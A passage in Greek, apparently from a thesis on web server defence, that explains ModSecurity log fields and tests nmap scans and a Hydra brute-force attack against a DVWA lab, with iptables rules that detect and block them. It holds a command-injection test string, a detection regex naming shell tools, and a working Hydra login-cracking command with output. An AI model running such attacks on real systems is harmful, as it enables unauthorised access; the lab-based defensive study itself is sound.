Θα αναλύσουμε την κάθε γραμμή αυτού του μηνύματος ώστε να γίνει κατανοητό σε βάθος πως δουλεύει ένα ανάχωμα ασφαλείας επιπέδου εφαρμογής.

[Mon Mar 16 23:24:06 2015]
Η ημερομηνία που καταγράφηκε το μήνυμα.

[error]

Ο τύπος του μηνύματος, στην περίπτωση μας είναι error. Να σημειώσουμε ότι στα error.log καταλήγουν και τα μηνύματα που δημιουργεί ο apache server από μόνος του αλλά και τα μηνύματα του Modsecurity. Εκτός από error, σε αυτό το flag μπορούμε να έχουμε επίσης debug, info, notice, warn, err, crit, και emerg. Αυτή η κατηγοριοποίηση γίνεται από το σύστημα. Στην περίπτωση όμως που δημιουργήσουμε κάποιον δικό μας κανόνα στο Modsecurity αυτό το πεδίο ορίζεται από εμάς. Παρακάτω βλέπουμε δύο ακόμα μηνύματα που αυτή την φορά δεν έχουν δημιουργηθεί από το Modsecurity αλλά από τον apache server.

[Fri Feb 06 16:40:02 2015] [notice] SIGHUP received. Attempting to restart
[Tue Mar 17 01:59:38 2015] [warn] [client 192.168.2.4] mod_include: Options +Includes (or IncludesNoExec) wasn't set, INCLUDES filter removed

[client 192.168.2.4]
Η IP διεύθυνση του χρήστη-επιτιθέμενου

Τα τρία πρώτα πεδία είναι κοινά τόσο για τα logs που δημιουργεί ο apache αλλά και για αυτά που δημιουργούνται από το Modsecurity.

ModSecurity: Warning. Pattern match
*"(?:\\\\b(?:(?:n(?:et(?:\\\\b\\\\W+?\\\\blocalgroup|\\\\.exe)|(?:map|c)\\\\.exe)|t (?:racer(?:oute|t)|elnet\\\\.exe|clsh8?|ftp)|(?:w(?:guest|sh)|rcmd|ftp)\\\\.exe|**echo**\\\\b\\\\W*?\\\\by+)\\\\b|c(?:md(?:(?:\\\\.exe|32)\\\\b|\\\\b\\\\W*?\\\\/c)|d(?:\\\\b\\\\W*?[\\\\/]|\\\\W*?\\\\.\\\\.)|hmod.{0,40}?\\\\ ..."*
at ARGS:ip.

Σε αυτό το σημείο βλέπουμε πως το modsecurity φιλτράρει το κάθε πακέτο που φτάνει στον server χρησιμοποιώντας regular expressions. Ουσιαστικά αναζητά για γνωστά κακόβουλα μοτίβα. Απαιτεί γνώση σε βάθος τόσο τον τεχνικών που χρησιμοποιούν οι επιτιθέμενοι αλλά και

το πώς θα δημιουργηθεί ένας κανόνας ώστε να ελαχιστοποιήσουν τα false positives και να είναι αποτελεσματικός εναντίον των επιθέσεων.

[file "/etc/httpd/modsecurity-crs/base_rules/modsecurity_crs_40_generic_attacks.conf"]
[line "221"]
[id "950006"]

Όπως έχουμε αναφέρει κάνουμε χρήση των κανόνων που έχει δημιουργήσει ο OWASP. Σε κάθε log που δημιουργείται αναγράφεται το αρχείο που βρίσκεται ο συγκεκριμένος κανόνας καθώς και η γραμμή μέσα στο αρχείο που θα τον βρούμε. Ένας πιο εύκολος τρόπος αναζήτησης μέσα στο αρχείο των κανόνων είναι με το id. Αυτά τα πεδία είναι πολύ σημαντικά καθώς μας επιτρέπουν να χρησιμοποιήσουμε στατιστικές μελέτες για να εξάγουμε χρήσιμα συμπεράσματα για το ποιοι κανόνες χρησιμοποιούνται συχνότερα και ποιες τεχνικές επιθέσεων επιλέγουν οι επιτιθέμενοι.

[msg "System Command Injection"]
[data "Matched Data: | echo found within ARGS:ip: 1 | echo this is a test for command execution"]
[severity "CRITICAL"]

Το πεδίο msg αποτελεί ένα ενημερωτικό τίτλο που να είναι κατανοητός από τον άνθρωπο. Στην συνέχεια το πεδίο data περιέχει ακριβώς το περιεχόμενο του πακέτου που οδήγησε σε αυτό το log.

Το severity είναι αυτό που μας δείχνει πόσο σημαντικό είναι το γεγονός. Υπάρχουν τέσσερις διαφορετικές κατηγοριοποιήσεις. Αρχικά CRITICAL χαρακτηρίζονται τα μηνύματα με βαθμολογία επικινδυνότητας πέντε και συνήθως δημιουργούνται από τους κανόνες των επιθέσεων όπως sql injection, xss, csrf. Αυτές οι επιθέσεις εμπίπτουν στους κανόνες 40 (modsecurity_crs_40_generic_attacks.conf). Καταγραφές ERROR μπορούμε να παρατηρήσουμε συνήθως από τους κανόνες 50 που σχετίζονται και με τη διαρροή πληροφοριών από το εσωτερικό του server και έχουν βαθμολογία επικινδυνότητας τέσσερα. Από τους κανόνες 35 δημιουργούνται WARNING καταγραφές με βαθμολογία 3 και στο κατώτερο όριο βρίσκονται οι κανόνες με βαθμολογία 2 που χαρακτηρίζονται ως NOTICE.

[ver "OWASP_CRS/2.2.9"]

Πληροφόρηση για το ποια έκδοση κανόνων χρησιμοποιούμε.

[maturity "9"]
[accuracy "9"]

Αυτά τα δυο πεδία μας πληροφορούν για το πόσο αξιόπιστος είναι ο κάθε κανόνας. Αρχικά το maturity δηλώνει πόσο καιρό ένας κανόνας είναι δημόσια διαθέσιμος και πόσο αυτός

έχει δοκιμαστεί. Το accuracy είναι η κλίμακα μέτρησης της ανοχής σε false positivies. Και τα δύο πεδία βαθμολογούνται σε κλίματα από 1 έως 9.

[tag "OWASP_CRS/WEB_ATTACK/COMMAND_INJECTION"]
[tag "WASCTC/WASC-31"]
[tag "OWASP_TOP_10/A1"]
[tag "PCI/6.5.2"]

Τα παραπάνω πεδία έχουμε καταχωρίσει το μήνυμα ανάλογα με την κατηγοριοποίηση των επιθέσεων που έχουν κάνει διεθνής οργανισμοί. Το tag WASCTC/WASC-31 είναι από τον οργανισμό Web Application Security Consortium. Βλέπουμε όλα τα πιθανά ID στην δεξιά στήλη τα και την αντίστοιχη επίθεση στα αριστερά.

Item Name	WASC ID
Insufficient Authentication	WASC-01
Insufficient Authorization	WASC-02
Integer Overflows	WASC-03
Insufficient Transport Layer Protection	WASC-04
Remote File Inclusion	WASC-05
Format String	WASC-06
Buffer Overflow	WASC-07
Cross-site Scripting	WASC-08
Cross-site Request Forgery	WASC-09
Denial of Service	WASC-10
Brute Force	WASC-11
Content Spoofing	WASC-12
Information Leakage	WASC-13
Server Misconfiguration	WASC-14
Application Misconfiguration	WASC-15
Directory Indexing	WASC-16
Improper Filesystem Permissions	WASC-17
Credential/Session Prediction	WASC-18
SQL Injection	WASC-19
Improper Input Handling	WASC-20
Insufficient Anti-Automation	WASC-21
Improper Output Handling	WASC-22
XML Injection	WASC-23
HTTP Request Splitting	WASC-24
HTTP Response Splitting	WASC-25

HTTP Request Smuggling	WASC-26
HTTP Response Smuggling	WASC-27
Null Byte Injection	WASC-28
LDAP Injection	WASC-29
Mail Command Injection	WASC-30
OS Commanding	WASC-31
Routing Detour	WASC-32
Path Traversal	WASC-33
Predictable Resource Location	WASC-34
SOAP Array Abuse	WASC-35
SSI Injection	WASC-36
Session Fixation	WASC-37
URl Redirector Abuse	WASC-38
XPath Injection	WASC-39
Insufficient Process Validation	WASC-40
XML Attribute Blowup	WASC-41
Abuse of Functionality	WASC-42
XML External Entities	WASC-43
XML Entity Expansion	WASC-44
Fingerprinting	WASC-45
XQuery Injection	WASC-46
Insufficient Session Expiration	WASC-47
Insecure Indexing	WASC-48
Insufficient Password Recovery	WASC-49

Επόμενος είναι ο διαχωρισμός από των OWASP. Εδώ οι κατηγοριοποίηση γίνεται σύμφωνα με το TOP 10 του OWASP.

OWASP Top Ten	Testing Requirement
A1	Injection (For example, SQL injection; command injection; CRLF injection; SSI injection; XPath injection)
A2	Broken authentication and session management (For example, weak passwords; cleartext password transmission; session IDs in URL; session fixation)
A3	Cross Site Scripting
A4	Insecure direct object references
A5	Security misconfiguration (For example, software patches; default passwords; error message information leakage)
A6	Sensitive data exposure (For example, unencrypted content; cleartext password transmission; SSL weak algorithms; session cookies without "secure" flag;

	invalid certificates)
A7	Missing function level access control (For example, direct URL access)
A8	Cross-site request forgery (CSRF)
A9	Using components with known vulnerabilities (For example, vulnerable framework libraries)
A10	Unvalidated redirects and forwards

Τελευταίο είναι το πρότυπο PCI. Το συγκεκριμένο πρότυπο ένα πολύ μεγάλο εύρος από επιθέσεις, κινδύνους αλλά και τρόπους ελαχιστοποίησης του ρίσκου. Το Modsecurity κάνει χρήση μόνο της κατηγορίας 6.5 που επικεντρώνεται στις διαδικτυακές επιθέσεις.

PCI Requirement	Testing Requirement
6.5.1	Injection (SQL, LDAP, and Xpath flaws)
6.5.2	Buffer overflows
6.5.3	Insecure cryptographic storage
6.5.4	Insecure communications/transport layer protection
6.5.5	Information leakage and improper error handling
6.5.6	All high vulnerabilities (Reference: PCI Req. 6.2)
6.5.7	Cross site scripting (XSS)
6.5.8	Improper access controls
6.5.9	Cross site request forgery (CSRF)

[hostname "192.168.2.5"]
[uri "/DVWA-1.0.8/vulnerabilities/exec/"]
[unique_id "VQdJ9n8AAAEAAAcQFcIAAAAC"]

Το πρώτο από τα τρία τελευταία πεδία αφορούν το hostname του server που έγινε η καταγραφή. Στην δικιά μας περίπτωση αντί για hostname έχουμε την IP διεύθυνση του τοπικού δικτύου μας. Το uri μας ενημερώνει σε πιο ακριβώς μονοπάτι έγινε η καταγραφή. Τέλος το unique_id είναι ένα αλφαριθμητικό που χαρακτηρίζει μοναδικά το συγκεκριμένο log.

Όπως γίνεται εύκολα αντιληπτό πρέπει να υπάρχει μεγάλη τεχνογνωσία για το πώς ένα ανάχωμα ασφαλείας επιπέδου εφαρμογής λειτουργεί και πως αυτό μπορεί να είναι αποδοτικό. Θέλει συνεχή ενημέρωση και παρακολούθηση των νέων διαδικτυακών επιθέσεων και παραμετροποίηση σύμφωνα με τις εξειδικευμένες ανάγκες του εκάστοτε οργανισμού.

Nmap – Network Mapping

Το mapping αποτελεί την πρώτη διαδικασία που καλούμαστε να κάνουμε όταν πρέπει να αξιολογήσουμε την ασφάλεια ενός συστήματος. Κάνουμε έναν πρώτο έλεγχο κυρίως σε δικτυακό επίπεδο ώστε να συλλέξουμε χρήσιμες πληροφορίες για την συνέχεια της διαδικασίας. Αρχικά λοιπόν πραγματοποιούμε μία πρώτη αναγνώριση των υπηρεσιών που τρέχουν στις

αντίστοιχες δικτυακές πόρτες του στόχου μας. Θα χρησιμοποιήσουμε λοιπόν το εργαλείο Nmap ώστε να συλλέξουμε όσο το δυνατόν περισσότερες πληροφορίες. Θα δούμε ταυτόχρονα πώς αντιδρά το σύστημα-στόχος στην εκάστοτε ενέργειάς μας παρατηρώντας το logs.

Nmap Scans

Θα κάνουμε χρήση του λειτουργικού συστήματος Kali Linux μέσα στο οποίο μπορούμε να βρούμε προεγκατεστημένα πολλά χρήσιμα εργαλεία για το penetration testing.Τρέχουμε λοιπόν το nmap με δύο διαφορετικές ρυθμίσεις. Η πρώτη δεν περιλαμβάνει κάποιο flag ενώ στην δεύτερη προσπαθούμε να αναγνωρίσουμε τον τύπο και το version της υπηρεσίας.

Starting Nmap 6.47 (http://nmap.org) at 2015-04-10 08:03 EDT
Nmap scan report for 192.168.1.10
Host is up (0.00045s latency).
Not shown: 998 filtered ports
PORT STATE SERVICE
22/tcp open ssh
80/tcp open http
443/tcp closed https
MAC Address: 00:0C:29:EE:46:35 (VMware)

root@kali:~# nmap 192.168.1.10 -sS -sV

Starting Nmap 6.47 (http://nmap.org) at 2015-04-08 08:11 EDT
Nmap scan report for 192.168.1.10
Host is up (0.029s latency).
Not shown: 997 filtered ports
PORT STATE SERVICE VERSION
22/tcp open ssh OpenSSH 5.3 (protocol 2.0)
80/tcp open http Apache httpd
443/tcp closed https
MAC Address: 00:0C:29:EE:46:35 (VMware)

Στο πρώτο scan που πραγματοποιήσαμε βρέθηκαν τα ports 22 και 80 ανοιχτά ενώ σαν closed εμφανίζεται το port 443. Επίσης το nmap δημιούργησε την παρακάτω καταγραφή στα logs (/var/log/messages) του συστήματος-στόχου. Όπως αναφέραμε στο προηγούμενο κεφάλαιο έχουμε δημιουργήσει κάποιους κανόνες στο ανάχωμα ασφαλείας με την χρήση των iptables ώστε να μπορούμε να καταγραφούμε τα SYN scans. Αυτού του τύπου οι επιθέσεις είναι δύσκολο να αναγνωριστούν γιατί ουσιαστικά η δικτυακή κίνηση που δημιουργείτε είναι ίδια με την κίνηση ενός μη κακόβουλου χρήστη. Όμως τα περισσότερα εργαλεία κάνουν scan ένα μεγάλο εύρος δικτυακών θυρών σε τυχαία σειρά, συνήθως αυτός ο αριθμός πλησιάζει τις 1000

πόρτες. Εμείς έχουμε ορίσει όταν φτάσει ένα πακέτο SYN στο port 23 και 88 σε μικρό χρονικό διάστημα να γίνεται μία καταγραφή στα logs με την ονομασία "SYN Packet port 23/P Scan" και "SYN Packet port 88/P Scan" αντίστοιχα. Αυτά τα δύο ports αποτελούν ουσιαστικά δύο ports "παγίδες"

Apr 10 17:03:14 localhost kernel:
SYN Packet port 23/P Scan
IN=eth1 OUT= MAC=00:0c:29:ee:46:35:00:0c:29:a2:82:ea:08:00
SRC=192.168.1.9
DST=192.168.1.10
LEN=44 TOS=0x00 PREC=0x00 TTL=43 ID=24139
PROTO=TCP
SPT=44302
DPT=23
WINDOW=1024
RES=0x00
SYN URGP=0

Apr 10 17:03:15 localhost kernel:
SYN Packet port 88/P Scan
IN=eth1 OUT= MAC=00:0c:29:ee:46:35:00:0c:29:a2:82:ea:08:00
SRC=192.168.1.9
DST=192.168.1.10
LEN=44 TOS=0x00 PREC=0x00 TTL=49 ID=16499
PROTO=TCP
SPT=44301
DPT=88
WINDOW=1024
RES=0x00
SYN URGP=0

Στην δεύτερη επίθεση προσπαθούμε να ανιχνεύσουμε την έκδοση της υπηρεσίας που τρέχει το κάθε ανοικτό port. Παρατηρούμε ότι και εδώ υπάρχουν δυο πόρτες ανοιχτές, η 22 και η 80. Αυτό που πρέπει να παρατηρήσουμε είναι ότι ενώ μας ενημερώνει ότι ο web server που τρέχει είναι ο apache δεν μας εμφανίζει το version του. Αυτή είναι μία ρύθμιση που πραγματοποιήσαμε στο πρώτο κεφάλαιο ώστε να αποκρύψουμε αυτή την πληροφορία. Σε αντίθετη περίπτωση το αποτέλεσμά θα ήταν κάτι σαν και το παρακάτω. Κάτι άλλο που είναι ενδιαφέρον είναι ότι παίρνουμε την πληροφορία ότι το port 443 είναι closed. Αυτό πρακτικά σημαίνει ότι ενώ στο ανάχωμα ασφαλείας επιπέδου δικτύου το συγκεκριμένο port είναι ανοικτό αλλά από πίσω δεν τρέχει κάποια υπηρεσία.

80/tcp open http Apache httpd 2.2.22 ((Ubuntu))

Προκειμένου το nmap να αναγνωρίσει τις υπηρεσίες που τρέχουν στέλνει κάποια πακέτα HTTP για το συγκεκριμένο παράδειγμα. Σε αυτά τα πακέτα κάποια πεδία του header όπως το User Agent είναι κενά. Αυτό έχει ως αποτέλεσμα να θεωρηθεί σαν κακή χρήση του πρωτοκόλλου και να δημιουργηθούν τα ακόλουθα logs και στο ανάχωμα επιπέδου εφαρμογής.

[Wed Apr 08 17:11:55 2015]
[error]
[client 192.168.1.9]
ModSecurity: Warning. Operator EQ matched 0 at REQUEST_HEADERS.
[file "/etc/httpd/modsecurity-crs/base_rules/modsecurity_crs_21_protocol_anomalies.conf"]
[line "29"]
[id "960008"]
[rev "2"]
[msg "Request Missing a Host Header"]
[severity "WARNING"]
[ver "OWASP_CRS/2.2.9"]
[maturity "9"]
[accuracy "9"]
[tag "OWASP_CRS/PROTOCOL_VIOLATION/MISSING_HEADER_HOST"]
[tag "WASCTC/WASC-21"]
[tag "OWASP_TOP_10/A7"]
[tag "PCI/6.5.10"]
[hostname "localhost.localdomain"]
[uri "/"]
[unique_id "VSU3K38AAAEAAAdv3AEAAAAA"]

[Wed Apr 08 17:11:55 2015]
[error]
[client 192.168.1.9]
ModSecurity: Warning. Operator EQ matched 0 at REQUEST_HEADERS.
[file "/etc/httpd/modsecurity-crs/base_rules/modsecurity_crs_21_protocol_anomalies.conf"]
[line "66"]
[id "960009"]
[rev "1"]
[msg "Request Missing a User Agent Header"]
[severity "NOTICE"] [ver "OWASP_CRS/2.2.9"]
[maturity "9"]
[accuracy "9"]

[tag "OWASP_CRS/PROTOCOL_VIOLATION/MISSING_HEADER_UA"]
[tag "WASCTC/WASC-21"]
[tag "OWASP_TOP_10/A7"]
[tag "PCI/6.5.10"] [hostname "localhost.localdomain"]
[uri "/"]
[unique_id "VSU3K38AAAEAAAdv3AEAAAAA"]

Null , Xmas , Ack και Fin Scans

Όπως αναφέραμε το nmap προσφέρει μία μεγάλη γκάμα από διαφορετικά scans και είναι σε μεγάλο βαθμό παραμετροποιήσιμο. Σε αυτό το σημείο παρατηρούμε τις καταγραφές που έχουν γίνει από τα Invalid πακέτα. Invalid είναι τα πακέτα που δεν ακολουθούν την κανονική διαδικασία την εγκαθίδρυσης μίας TCP σύνδεσης. Η κατηγοριοποίηση τους γίνεται από τα iptables αυτόματα και μπορούμε να τα αποκλείσουμε αφού πρώτα κάνουμε την απαραίτητη καταγραφή.

iptables -A Invalid -p tcp -m tcp --tcp-flags FIN,SYN,RST,PSH,ACK,URG FIN -m limit --limit 3/min -j LOG --log-prefix " FIN scan "

Στο προηγούμενο κεφάλαιο ορίσαμε μέσω των iptables όλα τα invalid πακέτα να διέρχονται μέσα από την αλυσίδα Invalid που έχουμε δημιουργήσει εμείς. Εκεί ανάλογα με τα TCP flags του καθενός δημιουργούμε το αντίστοιχο log και στην συνέχεια κάνουμε drop τα πακέτα. Θα δοκιμάσουμε λοιπόν τους κανόνες για να δούμε πως συμπεριφέρεται το σύστημα κάνοντας τρία διαφορετικά scan, FIN , Xmas, και Null με το nmap. Σε όλες τις περιπτώσεις ο επιτιθέμενος δεν μπορεί να συλλέξει κάποια πληροφορία καθώς τα πακέτα πρώτα καταγράφονται και στην συνέχεια απορρίπτονται. Σε αντίθετη περίπτωση το αποτέλεσμα του scan θα ήταν να αναγνωριστούν τα ports σαν open| filtered, δηλαδή ότι είναι ανοικτά και προστατεύονται από κάποιο ανάχωμα ασφαλείας.

root@kali:~# nmap 192.168.1.10 -sF
Starting Nmap 6.47 (http://nmap.org) at 2015-04-10 09:00 EDT
Nmap scan report for 192.168.1.10
Host is up (0.00041s latency).
All 1000 scanned ports on 192.168.1.10 are open|filtered
MAC Address: 00:0C:29:EE:46:35 (VMware)
Nmap done: 1 IP address (1 host up) scanned in 21.27 seconds

Apr 10 18:00:16 localhost kernel: ***FIN scan*** *IN=eth1 OUT= MAC=00:0c:29:ee:46:35:00:0c:29:a2:82:ea:08:00 SRC=192.168.1.9 DST=192.168.1.10*

LEN=40 TOS=0x00 PREC=0x00 TTL=44 ID=33190 PROTO=TCP SPT=64388 DPT=554 WINDOW=1024 RES=0x00 FIN URGP=0

root@kali:~# nmap 192.168.1.10 -sX
Starting Nmap 6.47 (http://nmap.org) at 2015-04-10 09:00 EDT
Nmap scan report for 192.168.1.10
Host is up (0.00032s latency).
All 1000 scanned ports on 192.168.1.10 are open|filtered
MAC Address: 00:0C:29:EE:46:35 (VMware)
Nmap done: 1 IP address (1 host up) scanned in 21.22 seconds

Apr 10 18:01:02 localhost kernel: ***XMAS scan*** *IN=eth1 OUT= MAC=00:0c:29:ee:46:35:00:0c:29:a2:82:ea:08:00 SRC=192.168.1.9 DST=192.168.1.10 LEN=40 TOS=0x00 PREC=0x00 TTL=38 ID=6907 PROTO=TCP SPT=47926 DPT=19842 WINDOW=1024 RES=0x00 URG PSH FIN URGP=0*

root@kali:~# nmap 192.168.1.10 -sN
Starting Nmap 6.47 (http://nmap.org) at 2015-04-10 09:01 EDT
Nmap scan report for 192.168.1.10
Host is up (0.00040s latency).
All 1000 scanned ports on 192.168.1.10 are open|filtered
MAC Address: 00:0C:29:EE:46:35 (VMware)

Apr 10 18:02:28 localhost kernel: ***Null scan*** *IN=eth1 OUT= MAC=00:0c:29:ee:46:35:00:0c:29:a2:82:ea:08:00 SRC=192.168.1.9 DST=192.168.1.10 LEN=40 TOS=0x00 PREC=0x00 TTL=53 ID=50822 PROTO=TCP SPT=56647 DPT=23502 WINDOW=1024 RES=0x00 URGP=0*

Επιθέσεις Web

Brute force attack σε login φόρμα

Μία από τις συχνότερες επιθέσεις που δεν απαιτούν μεγάλη τεχνογνωσία και είναι αποτελεσματικές είναι αυτές τις εξαντλητικής αναζήτησης ενάντια σε Log in φόρμες. Στόχος εδώ είναι να βρούμε το όνομα χρήστη και το συνθηματικό ώστε να αποκτήσουμε πρόσβαση με στοιχεία άλλου χρήστη ή ακόμα και του διαχειριστή της εφαρμογής. Ο επιτιθέμενος αρχικά δημιουργεί δύο λίστες. Το περιεχόμενο της μίας είναι ονόματα χρηστών (usernames) ενώ η δεύτερη περιλαμβάνει συνθηματικά (passwords). Έπειτα με αυτοματοποιημένο τρόπο δοκιμάζει όλους τους πιθανούς συνδυασμούς των δυο παραπάνω λιστών επιδιώκοντας να βρει τον σωστό. Η διαδικασία αυτή ονομάζεται επίθεση λεξικού (dictionary attack). Μία διαφορετική προσέγγιση είναι να δοκιμάσουμε όλους τους πιθανούς συνδυασμούς. Αυτή η μέθοδος είναι πολύ πιο

χρονοβόρα και αναφέρεται στην βιβλιογραφία ως επιθέσεις εξαντλητικής αναζήτησης. (brute force attack). Θα δούμε λοιπόν πώς μπορούμε να πραγματοποιήσουμε μία τέτοια επίθεση και με ποιόν μηχανισμό μπορεί φυσικά να αποτραπεί. Οι δοκιμές μας θα γίνουν στην αρχική σελίδα της εφαρμογής (login.php). Καλούμαστε λοιπόν να δώσουμε το username και το password για να αποκτήσουμε πρόσβαση. Αρχικά δημιουργούμε δύο αρχεία .txt με τα πιθανά συνθηματικά. Με το εργαλείο Hydra, που μπορούμε να το βρούμε προεγκατεστημένο στο kali linux, θα αυτοματοποιήσουμε την διαδικασία.

hydra -L user.txt -P pass.txt 192.168.2.5 http-post-form "/DVWA-1.0.8/login.php:username=^USER^&password=^PASS^&Login=Login:Login failed" -V

Αναλύοντας την παραπάνω εντολή οι δύο πρώτες παράμετροι ορίζουν το αρχεία με τα πιθανά ονόματα χρηστών (user.txt) και συνθηματικών (pass.txt) που δημιουργήσαμε νωρίτερα. Στην συνέχεια εμφανίζεται η διεύθυνση IP ακολουθούμενη από το url που βρίσκεται η log in φόρμα. Αυτό που θέλει προσοχή είναι να ορίσουμε σωστά στο εργαλείο τις μεταβλητές του ονόματος χρήστη και του συνθηματικού που αντιστοιχούν στα ανάλογα πεδία της φόρμας. Τέλος με εντολή -V (verbose) λέμε στο εργαλείο να μας εμφανίζει όλες τις προσπάθειες αποτυχημένες και μη.

[ATTEMPT] target 192.168.2.5 - login "1234" - pass "msfadmin" - 43 of 77 [child 7]
[ATTEMPT] target 192.168.2.5 - login "1234" - pass "" - 44 of 77 [child 6]
[ATTEMPT] target 192.168.2.5 - login "giannis" - pass "adsdad" - 45 of 77 [child 10]
[ATTEMPT] target 192.168.2.5 - login "giannis" - pass "adsd23" - 46 of 77 [child 11]
[80][www-form] host: 192.168.2.5 login: admin password: password
[ATTEMPT] target 192.168.2.5 - login "giannis" - pass "aas02m033" - 47 of 77 [child 9]
[ATTEMPT] target 192.168.2.5 - login "giannis" - pass "asdfffa" - 48 of 77 [child 12]
[ATTEMPT] target 192.168.2.5 - login "giannis" - pass "password" - 49 of 77 [child 4]
[ATTEMPT] target 192.168.2.5 - login "giannis" - pass "f03c49fn330f" - 50 of 77 [child 1]
[ATTEMPT] target 192.168.2.5 - login "giannis" - pass "1234567890" - 51 of 77 [child 15]
1 of 1 target successfully completed, ***1 valid password found***
Hydra (http://www.thc.org/thc-hydra) finished at 2015-03-17 17:43:48

Παρατηρούμε ότι η επίθεση μας ήταν επιτυχής και βρέθηκε ο σωστός κωδικός χρήστη. Αυτά από την πλευρά του επιτιθέμενου. Τώρα θα ασχοληθούμε με το παραμετροποιημένο σύστημα. Εμείς ως διαχειριστές του συστήματός μας καλούμαστε να αντιμετωπίσουμε τέτοιες επιθέσεις. Αυτή τη φορά με χρήση του αναχώματος ασφαλείας επιπέδου δικτύου θα δούμε πώς αυτό είναι εφικτό. Πριν όμως πάρουμε κάποια μέτρα καλό είναι να δούμε το πως αυτή η επίθεση πραγματοποιείται στο επίπεδο δικτύου σύμφωνα με το OSI. Κάθε φορά που το hydra δοκιμάζει ένα καινούργιο συνδυασμό δημιουργεί και μία νέα TCP σύνδεση. Αυτό έχει ως αποτέλεσμα να δημιουργεί σε μικρό χρονικό διάστημα πολλές συνδέσεις. Η λογική που ακολουθούμε είναι να ορίσουμε ένα ανώτατο όριο στον αριθμό των νέων συνδέσεων που μπορεί να αρχικοποιήσει


ένας χρήστης μέσα σε ένα συγκεκριμένο χρονικό παράθυρο. Εάν ο χρήστης – επιτιθέμενος υπερβεί αυτό το όριο τότε θα μπαίνει δυναμικά σε μία blacklist. Αυτό γίνεται εύκολα με την χρήση των iptables που αναλύσαμε λεπτομερώς στο προηγούμενο κεφάλαιο. Με τους παρακάτω κανόνες ορίζουμε 20 καινούργιες συνδέσεις στο χρονικό διάστημα του ενός λεπτού.

iptables -A HTTP -m state --state RELATED,ESTABLISHED -j ACCEPT
iptables -A HTTP -p tcp -m tcp -m state --state NEW -m recent --update --seconds 60 --hitcount 20 --rttl --name HTTP --rsource -j DROP
iptables -A HTTP -p tcp -m tcp -m state --state NEW -m recent --set --name HTTP --rsource
iptables -A HTTP -p tcp -m tcp -m state --state NEW -m recent --update --seconds 60 --hitcount 20 --rttl --name HTTP --rsource -j LOG --log-prefix "HTTP SYN FLOOD"
5iptables -A HTTP -p tcp -m tcp -j ACCEPT

[DATA] attacking service http-post-form on port 80
[ATTEMPT] target 192.168.2.5 - login "root" - pass "adsdad" - 1 of 77 [child 0]
[ATTEMPT] target 192.168.2.5 - login "root" - pass "adsd23" - 2 of 77 [child 1]
[ATTEMPT] target 192.168.2.5 - login "root" - pass "aas02m033" - 3 of 77 [child 2]
[ATTEMPT] target 192.168.2.5 - login "root" - pass "asdfffa" - 4 of 77 [child 3]
[ATTEMPT] target 192.168.2.5 - login "root" - pass "password" - 5 of 77 [child 4]
[ATTEMPT] target 192.168.2.5 - login "root" - pass "f03c49fn330f" - 6 of 77 [child 5]
[ATTEMPT] target 192.168.2.5 - login "root" - pass "1234567890" - 7 of 77 [child 6]
[ATTEMPT] target 192.168.2.5 - login "root" - pass "test" - 8 of 77 [child 7]
[ATTEMPT] target 192.168.2.5 - login "root" - pass "test1t" - 9 of 77 [child 8]
[ATTEMPT] target 192.168.2.5 - login "root" - pass "msfadmin" - 10 of 77 [child 9]
[ATTEMPT] target 192.168.2.5 - login "root" - pass "" - 11 of 77 [child 10]
[ATTEMPT] target 192.168.2.5 - login "msfadmin" - pass "adsdad" - 12 of 77 [child 11]
[ATTEMPT] target 192.168.2.5 - login "msfadmin" - pass "adsd23" - 13 of 77 [child 12]
[ATTEMPT] target 192.168.2.5 - login "msfadmin" - pass "aas02m033" - 14 of 77 [child 13]
[ATTEMPT] target 192.168.2.5 - login "msfadmin" - pass "asdfffa" - 15 of 77 [child 14]
[ATTEMPT] target 192.168.2.5 - login "msfadmin" - pass "password" - 16 of 77 [child 15]
[ERROR] Child with pid 3458 terminating, can not connect
[ERROR] Child with pid 3459 terminating, can not connect
[RE-ATTEMPT] target 192.168.2.5 - login "root" - pass "adsdad" - 16 of 77 [child 0]
[RE-ATTEMPT] target 192.168.2.5 - login "root" - pass "adsd23" - 16 of 77 [child 1]
[ERROR] Child with pid 3460 terminating, can not connect

Όπως παρατηρούμε όταν υπερβεί το εργαλείο το ανώτερο όριο συνδέσεων που έχουμε ορίσει τότε του απαγορεύεται η σύνδεση και μπλοκάρετε αυτόματα. Φυσικά έχουμε δημιουργήσει και την ανάλογη καταγραφή στα logs του συστήματός μας.

